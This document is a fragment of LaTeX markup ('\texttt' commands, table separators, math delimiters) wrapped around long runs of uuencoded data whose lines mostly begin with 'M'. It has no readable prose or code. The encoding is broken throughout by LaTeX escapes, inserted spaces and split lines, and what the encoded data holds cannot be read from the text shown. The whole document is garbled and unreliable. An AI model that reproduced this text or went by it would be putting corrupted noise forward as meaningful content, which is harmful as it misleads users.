\& 673 \\ \texttt{"N.GM0-(R3} \\ \texttt{>1}; \\ \texttt{RT} \# \texttt{C^XMER46FX8J} \\ \texttt{C^XMER46$ $MF_G05, -0X9AH$;: $S'4H_FB+KU!I*+Q*2B7, S, -7WLWO=(O6G-]FEM!Z>6A:1Y$ $MCM&F>VMPQ#PZL\3<9*>11.,52\=7R\8N)3?)Q<*?/B'8M]&4\-0F&TSD+?$ M#H*SW-TI'L9MT4>\$&AP4++"76U], `J@^X+V^"VA/D.:!4HI\$:8\U%6TR%+C= M`*6HDG,6:.^=LJ1X"NKB8C\2W<,3\$GKZN.9JL\VV!4A8/O\$UH#'O(7H@%N\$? $MXS4FX[=_=HEGQ?02[->E+,O4FK:;\#IQ]:-$\+[@[T\=V"-'3KQY9(I2QY5]Z]]$ M+R9)(+#J-N.><YLBXW&=>QY'+B.3W%XKDJQ(0*3(R:].KMD^_UIN;A:LV/:F M8A+;A1\$MC5,U!0;WO2U[C5\$=77F/=?F-/!-H`X0^"1R3FOG#A=:XGX@](L9/ M.TXX = G, E/, U:A3L > T4M =] H"PE&U=FD2Y'E72.J:+], C9BB`D7P=SMM\SR]^.'?6Z4UU#<_&F\DR*E"\$(45*U\CK8T(2%D1@B\$+4XV=/U-FI6E=#<=F M+J!8,N**=Y3*L';-ES!557*NU7R**Q)0:_I0ZH^GU7S%#CY>&;:7B.M;@N-^ $\texttt{M;K,]XD.33(USMU:*CY57X)E:0LOL@0-YLB-U20E)J9(H5\&\&=E@^3<SR>\&)`\# }$ MY7-`,8@PP;`?EY5E%PMNZ10G-2.2PB-1!EY\J-*3Y]`R>E%CQI5+^426F@VZ MNO, *X#*0FJZRSH8TE%&!CBY)+8HII3AO`C`UAD>4^;DPW6:35.L\Y51&".S2 M;G\7::NIY5QS85&[1ULRMPB0YZ%"K?I>"F-PXJF76-:L`=3\MM`^V%X@^]0N MW_DG3<(CIRJDK.]693SB&[ILKH=.LHO&9"=?<?/R#/)&NT9I/,:XT`S;36KZ MLCIHVBCBT+T4H]/Q1T5;8D191K\$@1/('RNVB*K&A\%IKJM6;Q*4"%<95VKR8 M4`_X.W(L483UC\N]X8T[HV]PT[B^WHVS]]TO`(5%-;N*MZ'X'#02.`C(2)UW $\texttt{M/YTE-VB^2*2/T=!+=OT2=V:+)FS54N>X@ZX\$JJ7S4SN43D4\$G0]42)W_ 63NU }$ M0<(2W=O=PD[,2E>5163*KG)\$RS\$60GJ18Y^PWH5:7<N]0[T8LD^>BG1`6?4' MZILNJSDLW==%J8UW,\]:/2YYU,C4_"*@\>_HT\$]%"5!')/`^:S*GE\$O+IY;B $\texttt{M^1}Q < \texttt{F\$UN:N`Y2].J`M;0} = \texttt{Q[4^M']9} + \texttt{Z5^@64IJPP} - \texttt{P\$\#H} \\ \texttt{Q69Y:2^N9Q'!S}$ $MV4:X/^8Y(I<@N(8-G4N"G3>BFU5)Y6.>4:AT#=_!HX;AT="O[R]X[AJ,CRB,$ $MT1XI^{\circ}()$, $^{\circ}$ $M/\&SN>U\3^?H^*, <R;JM1DB\#\]K?8VW(_GR^VQ'=A^;_G5$/"AWP0K&7E06@!,$ MK+2&\C&#\$")9Y]:H:6,TE)./L4`Q'A?#L]<7XGC+'\FPNOQ0A_Z\$E4A\]K10 M?*[?96=/[!Q]-P,U0:4?[-Y]V`.N#\\$L`^,Y*LYQ4`-^M:GV-::<,&WBL"@' MH?:6L`!F/U&Z(H*9A!:LAG>M!2M!3\1!_GD(%P3`_3^T,-3#&.%ZV`2CQC=3 M\$MR<K@S)32!K-\=D(Y?M9NR.G\@RBZV\F@1>X:%E'6*TFM'I%0KM7G=M?M:Z MH<SN%5-DGD<P.'B.M\$VW?V4C7G2J+:Z+OVKG?%3^4N-!4P2GH7X'&?KGN/,G MM`;)GKRG'4+V<*B>)^\$^9/=*]95^#K<+*L<-!\$_:1:IEO26NY.>JP6]I2:CH M=*DW"*97==[\$;TM^5)?B2FQCE/TAF=RDCBI,I`E`-5I>\$OT"9A?2P7,V*,NF

ME%J)/#^#JYIV?6T1;KSMJ([?[NK<V\]_>_4G5FWOHCH^O51,/,G*%_K2[:'X M%T\$X"7@W;DID:=*RG2JM?!TM>6,E+LR"_A2J`Y,A,[F'K/BUQ6Z7'7"4W8U^ $M@S+TO"T"^F]2_GPG/,_<,)E<(2*;6*93JW*^FR>9_A\Y/A2H(-#9H@$4L)B;$ $M)7G5$3.Q*F.+9?5N4#3+W*U@D_2Z+N6_+;2$):)XC=C0G"['`-,6F\:MYZT$ M_="N7V4TQ)K8FD@K.U""F#G5V=RE]`W;I#7=&>@-<3V[,]R*NHNU=#VHBA2> M=U525Z5J30THJ\9R`R-9JZ2Q1'1(Q<S5]X)\$KF4,H9.R3JGZK[C+H'-]*2E[MQY7RB*'.@?IFR*,A+BZ#99T2(@IR!Q\$FJ6)9(T93X^-[O9F22,%":S*0,R5H M2@A"X2XX'!9(9V?#1H1Z\Q,O2D<@LU*3H>>?\$>U\IV".QOHE^Q,;B[W\$&(/9 M!"H+7#I%88N#QY8?]:9E1@P>FR@U*:!(^/UWR*,L+::O#U:3*SG\^9Q!U3(-MO5Y\$P@/@*%S'STY2JD(0D93!Q2DPWH,RL;Q5/(0SEO5@^LT#WOMGPAV+`FCM M>@[MIWA!D%&J%R2F\$TDJ)BX4V%`Z:`6([5'N2"/O_OAF.,&1S[)F0]&88TEM $\texttt{M\&QSV} <= 17\% : \texttt{I} (\texttt{MC"} 15^\texttt{TX} : -\texttt{B@3EOL} *\texttt{F} + \texttt{K} = \texttt{'} -\texttt{E} - \texttt{HG4H\&/K}) \texttt{TS} \\ \texttt{SUI7QN} (\texttt{T3?} `\texttt{S\&PS}) = \texttt{M\&QSV} <= \texttt{M\&QSV} = \texttt{M~QSV} = \texttt{M~QSV$ M03-@E0W)#,SNC5H7*3^;?X[WQ)T\$JB7B_RFY^6=X@(>CZ)?&Z@,C]</8Z7*> M;6F..7*/@)XKI^ZHXR5P.)=L7,U+\&#UW1!=/?.2O"ZGBMJQ*H8I+ZK%(C\U M*'EL#"7L)\4"[0E5IF/D(#.A@CZCC4\CM[&KOR.A"_#W;WXZS??<:\^7&4HYH MH["3;=VMZ;N'1B47%EU>3/P3E\$JAE<^\Z,2)T^.B2]#2"\BID8G8TWCA@*.Q $MG<X)F]X[KHF++@JH3G20M02DZ:@"3D7F\,0*G'OS)0+OI),5>_M;W58N`-4B$ MPK=FEQ\H,7D(LE:!J\[`X`AS,=ZZF:UG@WXN<5NH701JQ8NV'E>--OS`1I(O M]!>/"<Y\9!5P.9,W,VU956C[#GQW8M%^?"!;FW9KZ3*W-I[720+!E#X8HQ8F $M=SGJER:-D/VVER2,FQ@IB80(46+.CZNR\E+\IH9\#GJS)"X8=V<6MC9.3KU"1$ M4I3.XRZ*J)%8P[A*QO<#C@1K:HQS8-1'8.\$L:Z8ZZWTR,,\$1@5:H)SOH69*9 $MB(B'5V^{c}F; , <PU=I@4L8DKXET6[$./$=;/=(L4-8X5(7'-4FS?4R9-D@Q(F92))]$ MEW, 2<16R6U+-[2;K2.-8-+YR&.>,87F@0+=R55B(\YHA5Q,IL>OF5D3VNQ=2 $M7S8\KJ$?. $CW-^C&^S$)Z91;]/Q1G%#5DE,+(H9X8\$5,0R5)+F0><ZB?@[NYL=4 M[,J\$1KX>=OLU^/?3+%,:(C"@C=230#FDKQQ`O1.39=3#1]I`]"VS5O?4Z%B' $M]7+4#BH7'6CLO-8\2U#P@O&SO.8QQ:)YJO+9Q/>_B1M:(C9#"/"O`+>K8A,1$ M[-5-LUODN&2#'2P;OF@[1<5%"ZUSEIEC<VYJ3ZL\:/\$\+1Z3(P7<8EV>X>,' $M]2E.#<(\><8CV,]C2JZ8,P]$S;OP$:>$[HZLF5(^"W!F?HW2R51<_)-[,QOK]$ M#[.RF;VG4]=*M(WI1HC9>W%5SDALNHX[6@,A(0IX5H0#,IYAQ0J*])OE/'CM MC19"/7+)%RHS@JD*;9L`"MG6E2Z+``5)%>,H4=M`@4+PRSI*).'D<)MK<(#B $MU7?>P;5?A!O6N!T^+LG3+08QS$EY("'+OA2LDE7TN?##[4BFJ+[_X:15TV])$ MOUR>!]+-)TP`1P]52\$3I\$OC)@0`A\$\$`,1!8`#B^^GFYX*/!/;/!Q,+9G55_R ML/"M+YQ6BJOHC83"R0V%KDY?QH!;5S.W'A=9CGO+X=Z?\D7Q=W'P^)^;78Y< $M(.4I]'4PK=YH+.IN^{PO8\#O}S'_C^.P_3NHAPH^JM(Q&4P408ADDG!U<3BIA)$ M]6>@5H01*\$\$%Q&5X0DA/QW^R&0^R%SUF1^OKY<?,_\$UE^]X*8;WU7[?Y)R(B $\texttt{M=]} \ 7^1XWI: \texttt{PT1KY} \# = \texttt{,OWY0?-[8ZO(=RG'\1-*JO+?4?;E&5[\#><'TL@S?B@)]} + \texttt{NOY0?-[8ZO(=RG'\1-*JO+?4?;E&5[\#><'TL@S?B@)]} + \texttt{NOY0?-[8ZO(=RG'\1-*JO+?4?;E&5]} + \texttt{NOY0?-[8ZO(=RG'\1-*JO+?4]]} + \texttt{NOY0?-[8ZO(=RG'$ M(@@CCX?+E@46`B""'NFTR1[=+:BV4N+Y&DO<>ICLQ*E;I,[9ZG%9?MH48G[\ M"!,<12U&A,)J,%JD,T:P7Y]6MIIS`997A:^P8/8G#6#>GZH[6UCMVQ%#"M<1 MT>#H9F*9BVTMN?FBW/M/[S?(L'YI]!=SC'?DL9[26EX"B&3*!9 "V&R:J74 MY6R<Z@)*N:LHYF/U%VP8YM<ODRE%1#)LQ%M@?++-&Z('0K".4\$NX-;&<^) \$ M?=(Q-\NE#GI[CV2[_QHT=Z.%;8UK^/H%;SKQTS5BQUPN^JJ[[5Z.V'`T=YC5 $\label{eq:mm6M} $$ MM6M\$DR.L^A6,VW;G-=P`_--@27QOF^\#/5L\$^!/7DW_O*/P2SYMM6G1<@M)\&E $$$ MLK*"=O>+/#@5]TK>3IY#AA/F*46>,TD0C295:Y9=*G#@)ACSPTD@C(AY15V8 M%^>6.Z?RVAKE1D^?=N[5<S47DH==XI*Q3K^X2Y._A_^423BN5P8)BN49N>5C M09^0PLS<\$_W@^`?/Q@]T,I-<!CTR186-!!).F0P9Q\<=.<<HJ&,ZF4@7,KPU MHL)WMRJ>Y5:#'IH_K^-#R]/5Y\%K#[P9X9BL5YIX^8,S]YO2,"P>13-H6\YA MP<[1>R#(0*J\#>\$Y/K'L=/C;:6ZL-^^G2K8*XPECAAJII9Y=<*^,YV42?ENG MP7^19S\10`GYZD+A'RQ`F!\FQVNI_9:\O*D=,3'[O`J:E(^`7!7KE!XX>1EO M%:]9PZO&@RDNIV]W9[YU/#.,*[Z*X6=1SG(*D^C,PCGA4G:2:<X/TEXE5L&A MKK[TQVRE@486FJC\/OJJ&*07>[9XQ1.S%*!>!?F*X/%<!Q";_5>>5:8\$UDE, M[#W'P\@^\$C\$<)Z^-C4\'[CPI-B<!;[8>3UL"2L\$`\$%S@4IJC9*V.;UA%1ZF* MRJ0YN; PDF2E6.M]@D?%PSI1C, A>#139XI, 9A22:87.N`>L [^.^TO!7=6<DP M+ZN2M[PX^(.D3Y`^])..7BHVM!':4^T+2)@,NQW<6DL@#5V8!PYK2?XLG&(= M/L201@, $G4KDO6T_2RKTP+)>H*N=$(`Y/Z[W-28@!VV2[=!,F8;59`/A+[S!4])$ $M(C!\&0)YCH8J\#V(-A8QS*-ZV1X+\&*6Y)T'\;/ME0^3F_\#>\K9!/S,(!1CQ<`$ MR\$\$#\XW"N]\$>GJQNGE/;Z,X8\EDX2\&>AN4/L!E3-?9\#O.CX*TDRR_8\U'< M[Q\$*G;5WM!1#A/D!`\$CY521.GI.C-]];P5@?`WX63(,>)F@(!,R8;];^JTK- $M_Z:^(Q7-!_&R\&UOQ<YT+WM=<32H+8DDFD\3]LA*17CBOE;E<$1N(AWJOQ<\#Q)$ $M-U^0Q17G/\!, L\&=;>*'BCVMY\#?3D,/>63N;U>1V^S=J4G()_5SHNRX^,A'KK$

MES27LC./40#4EM0:6VN<90%XY:V1KTIH\$1%4VLH1KT"(E!KO>?IC8V^<4Y#R M+W(\TE\OC,EA-/<HX[.=Y&&)UUMWDN[.6.>NAP>9>UDVF:(5S-CS%/<U+<V* M]?1=E-&34(+<T2/4)F)9QL[W)"<\T4=,U*KHZ+S*(0_MED)>IK+\$,_>BHR=4 M;5U++**-H-GY"Z-1KX,<UB:!BD.?G*24-@YO*MV[X7K'&4G7^ZE;FJ?ZT7-G $MB=5=/3!H0*(P]&M2$KS+$M_1]3*&Z?)S5[`WYX_'J)+LA&*LVD.&Y.F&1">$ $M(6,M_X]99MM3Y <= ; /(K8&5]LDYN97#9TIAEX4*%N464DOBX1)#/29C6AP;Q'$ M2>3\$B>H+L:(S2,KD1ZH@394^Z2#!*W2!DJ3'FX[IB7-[YUFB6BW8/78P!]HI M74;67V4+DE(?1L,0\\]LV!*09QK7;=P9K8F^'O@`:CAYBX@3A%DZ\$]59><3= MA\$C*)ED6TT,?KOT?YX=>W&37)C6J\$N]W[8@W>CM]Q6TK:[,>85Y;5>:[=NN\$ M4\$SR)^6(^H500@CGI._+OT9@BYH\E6(*ILRK\$=9RL3/M\LKG&&`8VVAB<<..M $M4.'G&KL6;GSZ+(Y4>)<?9/?0!$0WG9GZKE]/@9@4*MC8>DSLVD0];M;+Q_'$ $M^{,1D./B} = D(C<"L\7@5<$PP@[J>\#^EDKOMT3!XXDY]]YN0RX$:W[]9/$M\M=$ M=Z#G+;K9X7B%BZN_ZWV>O_L?^74[E4D29)(H<OBE%9K0E@22(FQDC)!`1>? $MQFZXJ0ZJ3F*OT:KX67W/VGL@:=Q^+5EM*^8_0_/D;:#+BK1$?M/(L4^\,-3Y)$ MF1\$<6(\$1]8F+FZ[&(=IKHVWH(/76;S>B+>SN,+*#)+K["\1\?`-UN60MK[JL M07=MKO: <L& '4S'BS'6\H]^Q\<; %SI]GSFM-#0[?5X"KV!109Q#=Z\J,0]VY MF%B,JXP5C2ZK*02P;K:2@H%TXW07[W*4E.[7ZF9@\/1+-EY+.BV7\$T\T5\$.F M6/3\+']#<[WFY[<;-[,_Y.8[K*6Q_:NEPKO]G\JWH\3;\GN?Q:*Q4[W!IN?/ $M]!'^3'DZMYE81_?:X^Q`9U*9IY1_#@!^\V!NYV[47NRX]KD)0F$@\)%2=[+'$ $M]\&\&.+]K==''.OGYN($XW[$9Y'9AOR9KE$WE[7I*3J*C&.7&5\@H]$+:[(XL-P)]$ $M_/8_1'(*-<S,QY'"&>H%P%UL@A+OXNL33UQ=H`H3?1'HW;C!1S:40F.5371 MC, IA/^J'^_\')^"[(SGX2TU1SO4-01IJ:&E@Z9[4%,:B)0\QR/VW'BJ)H>KO MC\$!COP]>2-!R;F@V+M1A2_M;9:]2:Q1#CH7)6X128?434`C7-U%CK>M#*WX* M=>901"6_:*Z#7Q&.Z1Q.?9L>Y"7CW.MB#\$C2E.0>?5\$X7R*[.]<<[&-CL@#@ M_"@R:C2C(4RHUSFP1GLY%"=ZLE`XCQZD"\$):\"#!LK#R[C#:W&JKMX<U#6HK M"E`G@I<%U(6>/%16TWO=DB@\,/B9KW`R!6ZQ00H'JYV*W9%,%-DLMK1T7&7($M.M"P+G(6E@=!X1R?9[IY@N<-$PYLDH'*2,<R7S9=9JGK2B+^`2B+WE["V.)7$ $\texttt{M=-T(+`!$Q^]PO;Y;8*2Y,J?@F[+E(YOVD`OF1MR);G8M]&PPWM4Z38+2C7;N}$ M=1^J>U\.?@K\91@S"JF//RFXL((+FB^DKX[0'2.V2O8*B\$2+AW\$2*]XRFW2D M!3</\U#UO[:T*3%\$`-Q0:O>OW)(R>8SR=PM#+Y661AX4(RU]9B)5T0MZH#UW M<YE\PWXTR09:;*EYXAQH3&/DB&Y!X^!((\$121GC@5X1[[<\!KF)*=;<#R2YX M\@BB#\$GZ&R>%NL^%VM@)['7@J0+[C%!&MS>NX&!SBE\$T)H3/J09.]ZB6SJJ8 MZS-@YLIR2#P]X\=CQ#\$;"F3<GOW)<7N.OBOL['KZYY.H*;]CR%,D#MC?9`8" $\label{eq:mass} \verb"MY\QMABX4+'7'U,U+W!*4MJAVO1JK1): URD?A\'C<*!/0%[A'GN-.FINDT9PP] \\$ MJ;X:^'M\46:LQ9%_GY9:,#W90TV=5.Q0_V4UB?-@EH_PSM6;ZJ)?@@C<VN:7 M:2_4^L\C4R0>5<\$:]AL_=?DUC]@43.#:!Q/'-'SI&X4I=@::B8ZLSUW]AJ]) MEKRJD0^%JCY!]KK>COXPYE?AAZO<5H4"WCB;BOI=N8&W[_I+\$:^+)^=>ZA/> M67+`SMG=[.R*E>&;L-1&%BWMI,,'P-SLI<H[6\$=E4A?(Z<:C5!88G4^6!5&C MUW\$1+8^T]I#4@J1Q2HX!#H*DMHPDOH/<5'CILSK\MZ%B8L<KQXI5%%]T<\$E6 M<IJI: "JR^*+-L,C+:>[+5-/0!NC052)9RT=TLF2LBZ]\?J8Y&=6@%BCDB"O> MH05Q\C^M.85<>BA?C3&:I^ =Q%[\=5JIG\$A&-4OKE5R+.FA^1&\M&'QM7%4; MH:I&FZ@["94S3#R:2?7M3KMO"HKW\SDYK4BZ+]Z#B1(KR'(?/X8S0UYN<[F\ M+U'@_2[`-E#%5D42:T6-`L.@;9-98+14%NXLG71&7%PJB(9!3&EEXN[*A)^D M[38'XL;UAN3EVC=794S9=9+SU1"P37)RMD;0>TNLM1`FYE&1=.S9%UQ%09E' $\texttt{M} > 9?: 4S:) \texttt{DZO.@:K-}1(V\VZVBZ^6P8F/*C@C?@73OQ^65TTQEM6L6X-5_SPQ) }$ M!G\$`!2Q4@T9_7<C"!112+S"M8"R-;8PPJ]O[6"\$5(YZO,)Q7ACRV:8#0T W> M[V6,H@-2'R':>B+OF#BMDG&0'%JAOF<RP)G)'I.\$'[:RNYYR]-A"MV<*<F"D MYF#M_2\:8<=O'E=C_-W\L?:])*F^6>3ON/(:[NGD[^75A5Q,HKWE[\)_"CVM M/B/E&I156Y)V4"R92RG32>Q2#"VO%1K;FXQ2&[(E%,Y==.M,G?*W@A#C4@4Q M56P(HIZGO_K(0_0<NEST'>\$`"A!!\6ISKV9OD2('P^"HK;VUS.*T%^OLO'8 MOC\ANG+/KU,=>N0]&UO&'Q9)OK_H<1]D5MO.?['+^RYO,K;[3YL@_[P,<GY> MOG/+\/&^U_;V.'_S_3G^];K\ACA`3BB1\$C;8V@FEX_(T"..I#32;5(DC/`4: MHD<:4(H2[440D, #PUN.9%70',2\,9!=UUR2`WZ\=^&.C%X7>=WS&AML+1ZE1 M[F-S?U*?EY^,5DA:F34DO?1ISNEE3]UI]+I='3[**\\$QI*'(9W04UW%F>I89 MMUH]3ND\;\$PK.\$>_K9MSBPL2CG\ZHBXA:AV@]YN1'KSL4_2M\DQ\-@6M;3AV $MY//_?AIR4G*5D15V$7E:E=$9IH2;;16GN^$JQ2V,*&6<0<P=]51[$D*Q3'9L$ $\texttt{M=DD4P=4,4TQ4\&4H1-"+:B47@9/3-\%/=O.;S5=G\backslash BJ6[4>2@"O)\$0V\$D!+-SO} \\$ M\N+:_]))LO8AA?Q724>XPGDZ'.XZH9.7HS\>O];)N;R%%LDRZ+CR55*N-\#> M*:(O)88Z'<YKE9/ON*=CH?"U87X;\$Z&WYB1W5TB;>1TOU#RT7?[D6TO1"9AP $\texttt{M4IA6TX_ITWM1LMCW52R5}, \texttt{S\#2F*.FPV8B=\$Q+>YVH} \setminus \texttt{7U+U5"JX}) \\ \$.RC10) \texttt{KY}$

MD&JOGC)4-0&8PDC\$TC>WAM4"!NQGD2QD>1=R#I6"Y&JGBWC3NP8YX.G1XR5& MD:#F'3.@DI4,QN0#:"+/'Y[]Q[D*D9(+.9PK<=BS7&GG`H^5E[#GH&0>/F1X MF52,644JB#&L!3#0%`RO."!=47PN^X\/L;RH.'&UQL^J(M[PJ,H>O,E8-O"* $M=D'[?&G'_`WW`@<#]O\AVTZD>-C8Z`V:G--*B-<]`<[8(9#MT97^]>0]I(]R$ M.D15Z=S5QR'/IR3L=551:*@2FP^>TLS-V2T.KZ]VB?KUH%NIQ\$X!A3;P\\\$ MW",/L\/QOM6BQ>5?P9HU;%;'@<8..!O-\$RZ=`F_DHZ,I",REA[JNZ;V!XY<Y MDVIRXY; HUH^^& "1TBF*27BSQ!) #EL& `@1H>[)TFNN<#8AR=Q\$ "9XH5-O[5WU MGN7Q^&AYCVUCAAZ9"0&GI%(X2#?N(';"7!`>`P#T%:8NB.%"1ZI3D30*S`S7 $MQHO[S`LYM],GW:(<]1Q2B$+$-NOX],W5^XB.T?D"U(%5XQ(XHXIATU6';;?!$ M85Y]AW+&'`#2GNE=60%D9)'=4U,JITBPH"Z!%T<OE(8ST-:K`"\4!U7MF02N $MQA"!1=)KM[9S?VI!^`(.$AM[#>66_CO#GXXD[!?IK)ESJMA]+[OKL;&X(1)]$ MJC([R64&D3>6GEHC"W&!MV%)D4>FS\$ZM:>T7/4SQ1HLR,^;K=^.L0Q*:U(P7 M;, V:4M[1TC6A&2.#!E!U\RRN\1H7O=Y4?TN="IUA)]Q=51NKC7LQLCO>R:1% M/?<A4*C&<:,W/U8\$-T*/.IY[4V9-]3]:P>UI&F2^LW>`6,391Q]Y"3?=CGPF MX_,; EZ<S; \U8CR,(I3&-I^@^Z-4NB3RI\$,R<R&SEKB&:U"BK1<0Z,SISLGI& M0_)2=\$)'?XB/TM=I2ZI:4=1UFX\48'"\$5H/K.]O<G\$._3<7!;RSA9+DZ"^&U $M<'^BD,201Q\\4I\\@WPNT"$P2YHY39C&5N]($IG#'@A/D-6=B/$B*S8;U!4>J<$ $MB.BW-53PE7.*H0F=%$^2VZ[/3HHB0>)>[$<0;\"$**6L\V-#S&9&NLL<^,B+$ M(?@%PCAZKPJCK]4UV;\:28/*&Y6M,9\$%R(K!\$1LXUW:Z;%6HS,\R8\Y[ZF1` MAG>1E>(2<^30, `]C7'[[I;+KJ.=%2KIW6V!7V1V/<18R9.C0<R>@RPV!CN&? M(*0DP6QOSAD;Z6K+4ZSGYFQKXCSXJJ2<<_04C"0F"I4\$4W'FC'W:*=3#:_40 M`*SS8F^84UX<CT!U\,"8^Z(GP]9HU)^VBNB&6?[A=#Y_-FBT#&:/0*A.%"*/ $\texttt{M-R)} \ ":9[\&\#QT\#<<\text{U}; \&\#GL+"2B7+FZ(1XX^SW>4@N2^:6>-'DUX.S=) !A='[\\$ M^/T\$VD/8FGJY>'1LQGMT)C""G->V;TLV*QE'I.:6'02,DJ.7*R-BS+;(#I:# MCE, T82YWAF'MXAG+=O8C"K82:SE8,QK1)'0KA[1E2)@#,*H#6(KU*?BRYV:? M@,+5,':5H=+"WS9]Q%"70,)%GPZ&CP8G./GRK!Z36R>!E='9WPF#;:">MZ') M\'D6<#Q+2\$9@;;,5%=^%"]GLC5^6=?N72\$/V.GWX+O4JC*A=U^_UL;@]"9L[MWM^'V^CXF"JZ/H-^?B'=OE<LA.=<'FAZW[/X[X7_W<)%9L5PPN[8>5%.-`X/ MBDF@:!@C!21DH#/)`T1DDR_"X16#P:H%J]0T@@C7`(`F?<'MN%]^]8:P@(U1 M`B/4Q[]KV)M;E3G0O*R6&MC/+YF8=Z>L>PHBFELR<T7%,OKD`P[/!Z0ZCU-O MU8>+UV;UOZ]//N63'YMB5C]7E2G.&R)/%JK]'QQD+1YK@<?3*2(;&/J^._DW MYT.FP\$\F@FEGDVDS-1800F:C1]G1,;R^PE&B;?9IYYHV0&)K701%*NWA1F=B $MX">?X%5%-^=5S"Q5"]O#<+#N]YK?5]WE_;C=.SR/EZ_"+D);VRE6/\/Y.M#=$ M'*\$4KN!E`L3RZK?ENXT2]T,)M&A3#&5)7D-*Y@9:"CQR</,:LN+[[WCZK=T6 MS1">2B/X7#7E:.M3+Z@?7M8Z=6]:>"[6*JO/P]AOUK,`VX4E4)AG^LS=FG2F $\verb|M'VW=GOV'W'.2:V| : \verb|MZ-=Q\I9TY8<UOL\IOJ4>?Y| P1H3+I7! N@>ND&Y>C@4|$ MA6E8!LNTJ2\.0@40J61BQO6CGE*2`?18:CI#1.AM"WQSBC09IRZZ3?36.M0] $M-,7F?-CN6F-:YFG^{$=_IKFS4Q5T}=(*^S.D6,:]IQ!9M]L\W/4EV-=<C7CS$ ME#N='/[)\$FB^E^\$1/>>\\Y%;!G8Q9/=(]%2N3/#:EGT'756):S4;+V["=#*, M'C'NOOUZMDDPB,P@->(&3HX((R:LM#02I`A:U#5Y`UZ\$)DTSY==<6AH/Z`53 M?\$QR*5\I&3<[E-[T#39A:U9'6%=:]QE\7U*K.GHG7J[36=%X62[5,OF7&([. M?9ME]CJUZD7382+7=80QKBA]'WVZ=,T%)P&U;^L#KEC`8LTS93A<4^801JU< MLXTQ%D+(ENT7&Z^HM&.2OZ.=<2'0E=DG\`<J(FCG31N\$E&U#I_(EH0>"<M<-M%-QY+I@S.RYSW(]";)"K2!PP<;FD0"!I:;NHM!46;)<-K<XCTL16*,.Z@1!) M"V*W_CE1'=U2-=9]2J:4<XDS%">'58],!)PY>%=KWQY/*QKG`6Z^"W=^PC71 $M[+,PT<])N3*TVC=6M>^>;)ORSETIFS-=/<)Y9Q1E4(B=!LUS]K!M`N*D$?\<$ MOA+\72EA2T*:R7KL@N!?.PZ..N\$<U4U'54PG40H`48)V)3YT^F)C;/!X33L1 MT""SX<UWOG>C=YRU-N?\$E/+NSC!%Z>^_I"EE<\IU=JXW\2O<+SW>%!V.W'*Z MF\$ZMGE&8B+!S%(Z'W\MWS,G`!RKUI^.(,%I-*1`=[&0(!L"2YM)@)K^%O8%4 MGI6J4UM>[V7GE1J]MTK?_\$\$=XU*)\$)J1.2.3SWKK;V;YK%@>)NGRLG/=5"41 $MU!!M\M$["W2J)WH(=?:/D?(/U"/W].YH<V^=J)GZ^,\$>`N<H=IZ<*]WA64#$ MVJ; (\$5V?U\$1Y)ICNBA0E-6D8X! (<>J4;FG; "-R,5#+E@JF/:6H5YXSB*F(HK MF]19MA0G[*/"X*'*ODLVHB%'C)?'>85&U/F2P0@R/KPE2^6*.%GDSC!"A#/* M)GV#,89KDOKD%7:R)A6RL/5"N65#]+I6T9B0\$UCQU3AEA%3X\$&&`7<X1V,XS $\texttt{M_SC$\N<SA2*C$\$!A\&AW]->?S,=.,M;0@KP1FKR2_2??09!$@67$=0!D3(:Q') } \\$ M?)S8'S[^N_HV?DM8XQJJ&T1%M4@!%KR&)\F]2U*2H82,&P!RDXN]4Q^TGVWD MAT3Q6Q"6L>V#V#:/<C>*/D3XOYA<M7.E1)%Y9W*=5L03=T[1->-'L*/E94JG MOO*\$\MO=B8/ZJ\$QGG,)::WA>R2!.(;JOE[=&J39W:L:"V"UR>,:%=EP=\$Y#V MP\$P4+Q#BL;IQI&%9,26R37U:EBE`>TU#MQ85GX:"!:J-=?[<FD7S3X\L3.M)</pre>

MNI:F6'C?'II.=DQ6Z7*SY!'\^+4%*VGE3<Q!I+M?'KFRD_F;)"UUD[KGC=[V M[]BUJJEP_=+(T0@R+#B3T.K\%E>/9I?J\'@V1/B4]%WI!.#U_J;[B^(7192N MW'B7?C;R)Y'_WY>%%VR_@\2KX<4)3ZJ/#*F8["EC,/)&`NL*,44!(T+@:60M $MN?5J<5F>R1(9BM!C(7?"-003)OH>Q]98(BYHQ[V^*26M*\=X+I`&]`*D"`$`$ M;8'8P`8::EZ%IK,BQ>9[%2,"7PK\6CQ+KI-"Z@US/6T9/-Q=.9H?<R3?5;W2 MX2GJ-\$K`*U85.-V^(SF4QSD,018J4J6;TVVT6D]6FLU832<:ZBM-U9+)#J1Y MY?A,OP%(&WLW^=QNFG6JHX!*K;PN#C9F?.IZVZCL]:VIV%>;&1W]XFOES8T, $M=!12*!\G'E.524\&IC'/]U9?VM:(N+>,IE9.R(T<<T*/J^1WD,VY*3E7JH&K;$ $\texttt{M$<}5\$D>; \texttt{H9}=\texttt{M}, \texttt{RP}\$/\texttt{C}_`U-\=_N\V($<$D5\#@M$, ,U\&TA\$\$^Y2DWU/JY&5NB=5K\$'$ M_,*V./:GIF\$SFZ!=O-6X.3B&WIL5!]H#>[6TV40:A.6.M1?F62`.ENWRR4*" M%8D71A%(B=A%P>G/AU');DE'BYJVR!9';%RSNB1,9VO9;/7+;`N<0OT!23M5 ${\tt MW76\&\#K*4\1XQR-K7Z;*0HGTZEHNWKY3TB-*W"6N7XI64-59M9;R9:9P+`]Y;}$ $MA)BE, HA9_W; #4KD?WJ - 65DZ5M>W2F5Z-2A1E:!; AKPHYXDXNZANQ>T!#:P>$ MC[1'0?=7<)K*W5U#YVU,X1#*<R<R''BO])RH1>%R->!"R)P#107';018TM3Q MUZ*[ZUV#T\U6W2N<RNES/*<=?<XJY"WH1\(A&@8)8,5?=,^P(J.):NQ?.E%0 $MW6TJ^{9}(JJ)A+(VK/0YI)[Q4.4@2:81JS&\&^{0}Q;!H<W3^{}>AT)I3Q1<ZEE^{}$ M6#S(:!&#!"-1L36=F[C>!, `Y3'C0R0-PXJ4!FHG560IGX=J/DR'PM#<9UF%K M:LKHN*;!FV"^]GBUY8/55U'GR6L7)2N#(*'O\$B/2F3&D3@?=@S?T3NME.![R M>3%H"WN2.P#J?QZ9X)C*J7B>!ED]\DYHQ\$(?ZAH8H!B8YNDXDIQBWN*IZI\$] ML1K2VBR)NG<C7_,0N<(1L,5.<##*ZC?QX?4MT<[,M_!9GMCI&;)[]W'EB?8M M66Z6-^5Y',!B(46ODH>.5=(W4V9:S+"._]@G+JQ%Y9EB/WF@C^7OUY13("9` M.LOKA@1:1BI_S%;87,S]/;3`*D?QA3\$RQOC!#7&:<A9NA<PH+Y[CD5,7HOG) 